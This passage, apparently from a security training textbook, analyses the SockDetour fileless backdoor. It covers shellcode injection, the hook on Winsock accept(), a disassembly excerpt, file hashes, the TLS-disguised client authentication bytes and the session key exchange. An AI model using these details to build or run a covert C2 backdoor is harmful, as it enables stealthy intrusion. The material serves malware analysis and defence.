

Legitimate process with a listening port
⑥ Non-C2 requests are directed to their original services
Legitimate service port
④ A hook is bound to the Winsock accept() function using the Detours library
⑤ SockDetour establishes a C2 connection with the attacker
① PowerSploit memory injector injects shellcode into the target's process
SockDetour
③ SockDetour is loaded
PowerSploit memory injector
DonutLoader Shellcode
② DonutLoader shellcode is injected into the target's process
Legitimate process with a listening port

Figure 7.132: SockDetour infection flow

SockDetour Fileless Malware Attack Stages

- **Pre-exploitation**

  SockDetour is hosted on a compromised FTP server such as network-attached storage (NAS) and is delivered to the target remote process by exploiting some common vulnerabilities such as RCE. These types of vulnerabilities allow a custom backdoor to hijack legitimate processes and network connections of a socket and create a C2 connection with remote attackers through the socket.

- **Initial Infection**

  SockDetour is a customized backdoor assembled in a 64-bit PE file format. It is created as a backup backdoor so that the malware remains active even if the primary backdoor is detected and removed. It mainly targets Windows OSes that run services on TCP ports. To hijack the socket of any existing process, SockDetour must be integrated with the memory of the target process. To achieve this, attackers use the Donut shellcode generator to convert SockDetour's 64-bit PE file into shellcode. Then, using the PowerSploit memory injector, attackers inject this code into the target process.

  The SockDetour PE can appear as follows:

  ```
  0b2b9a2ac4bff81847b332af18a8e0705075166a137ab248e4d9b5cbd8b
  960df
  ```

  The PowerSpoit code injection appears as follows:

  ```
  80ed7984a42570d94cd1b6dcd89f95e3175a5c4247ac245c817928dd07fc9540

  bee2fe0647d0ec9f2f0aa5f784b122aaeba0cddb39b08e3ea19dd4cdb90e53f9

  a5b9ac1d0350341764f877f5c4249151981200df0769a38386f6b7c8ca6f9c7a

  607a2ce7dc2252e9e582e757bbfa2f18e3f3864cb4267cd07129f4b9a241300b

  11b2b719d6bffae3ab1e0f8191d70aa1bade7f599aeadb7358f722458a21b530

  cd28c7a63f91a20ec4045cf40ff0f93b336565bd504c9534be857e971b4e80ee

  ebe926f37e7188a6f0cc85744376cdc672e495607f85ba3cbee6980049951889

  3ea2bf2a6b039071b890f03b5987d9135fe4c036fb77f477f1820c34b341644e

  7e9cf2a2dd3edac92175a3eb1355c0f5f05f47b7798e206b470637c5303ac79f

  bb48438e2ed47ab692d1754305df664cda6c518754ef9a58fb5fa8545f5bfb9b
  ```

- **Exploitation**

  After SockDetour is injected into a legitimate process, the backdoor uses the Microsoft Detours library package (API calls monitoring and instrumentation) to hijack a network socket. The backdoor uses the **DetourAttach()** function to bind a hook to the Winsock **accept()** function. When new connections are initiated to the target service's port, the Winsock **accept()** function is invoked, and the call to the **accept()** function is forwarded to the malicious detour function defined in SockDetour.

  Other non-C2 requests are directed to their original services to ensure that those connections are not interrupted.

- **Post-exploitation**

  All incoming requests can be hijacked by SockDetour to verify, validate, and segregate the legitimate service traffic and C2 traffic. After verification, a remote C2 channel is established between the attacker and the target legitimate process on the client machine. After successful implementation, SockDetour performs socketless and fileless operations over time as the backup backdoor, even if the primary backdoor is detected and removed from the compromised machine.

  Client Authentication and C2 Communication After Exploitation


  The malware verifies and validates C2 connections as follows:

  - The authentication data from the client are shown in the table below. Initially, 137 bytes of data are expected from the client for authentication.

`17 03 03`	**`AA BB`**	**`CC DD EE FF`**	**`128-byte data block`**
Fixed header value to disguise TLS traffic	Size of the payload data	Four-byte variable used for client authentication	Data signature for client authentication data block

Table 7.6: Data structure of SockDetour client authentication

  - Examine the initial 9 bytes of data, which are obtained using the **`recv()`** function along with the option **`MSG_PEEK`** since it does not interrupt the legitimate service's traffic even after discarding data from the socket queue.
  - Check if the data begin with **`17 03 03`**, which is a commonly recorded header for TLS transactions during encrypted data transmission, which can be shown only after performing the appropriate TLS handshake.



```
.text:000007FEFAB84823
.text:000007FEFAB84823 loc_7FEFAB84823:                       ; CODE XREF: _hookingFunc+87↑j
.text:000007FEFAB84823                 mov     r9d, MSG_PEEK   ; flags
.text:000007FEFAB84829                 mov     r8d, 9          ; len
.text:000007FEFAB8482F                 lea     rdx, [rsp+218h+_RecvBuf] ; buf
.text:000007FEFAB84837                 mov     rcx, [rsp+218h+s] ; s
.text:000007FEFAB8483C                 call    cs:recv         ; recv 9 bytes
.text:000007FEFAB84842                 mov     [rsp+218h+Buf2], 17h
.text:000007FEFAB84847                 mov     [rsp+218h+var_1D3], 3
.text:000007FEFAB8484C                 mov     [rsp+218h+var_1D2], 3
.text:000007FEFAB84851                 mov     r8d, 3          ; Size
.text:000007FEFAB84857                 lea     rdx, [rsp+218h+Buf2] ; Buf2
.text:000007FEFAB8485C                 lea     rcx, [rsp+218h+_RecvBuf] ; Buf1
.text:000007FEFAB84864                 call    memcmp          ; data should start with 17 03 03
.text:000007FEFAB84869                 test    eax, eax
```

Figure 7.133: SockDetour receiving and verifying data

  - Check if the payload data size (**`AA BB`**) is not greater than 251.

- Check if the next four bytes of the payload (`CC DD EE FF`) satisfy the following conditions:
  - The result is `88 a0 90 82` after performing bitwise AND with `88 a0 90 82`.
  - The result is `fd f5 fb ef` after performing bitwise OR with `fd f5 fb ef`.
- Now, examine the complete 137 bytes of data from the same socket data queue with the option `MSG_PEEK` for further authentication.
- Then, create a 24-byte data block as shown in the table.

`08 1c c1 78 d4 13 3a d7 0f ab`	`CC DD EE FF`	`b3 a2 b8 ae 63 bb 03 e8 ff 3b`
10 bytes hardcoded in SockDetour	Four bytes received from the client for authentication	10 bytes hardcoded in SockDetour

Table 7.7: Block data to be verified for client authentication

- Using an embedded public key against the 128-byte data signature in the above table, the above 24-byte data block is hashed and verified. The data signature is generated by signing the hash of the same 24-byte data block through its corresponding private key.

Client authentication is achieved with the above steps. Now, the malware takes control over the TCP session via the `recv()` function without adding the `MSG_PEEK` option because the session is already verified for backdoor persistence.

Further, SockDetour generates a 160-bit session key through a hardcoded initial vector value **bvyiafszmkjsmqgl**. Now, the malware transmits it to the remote client using the data structure given in the below table.

`17 03 03`	`AA BB`	`CC DD EE FF`	`session_key`	`random_padding`
Fixed header value to disguise TLS traffic	Payload data size	Session key length	160-bit session key	Random padding

Table 7.8 SockDetour session key sent to the client

As a result, the C2 connection can be encrypted over the hijacked socket as the session key is already shared between SockDetour and the remote client.

Plugin Loading Feature

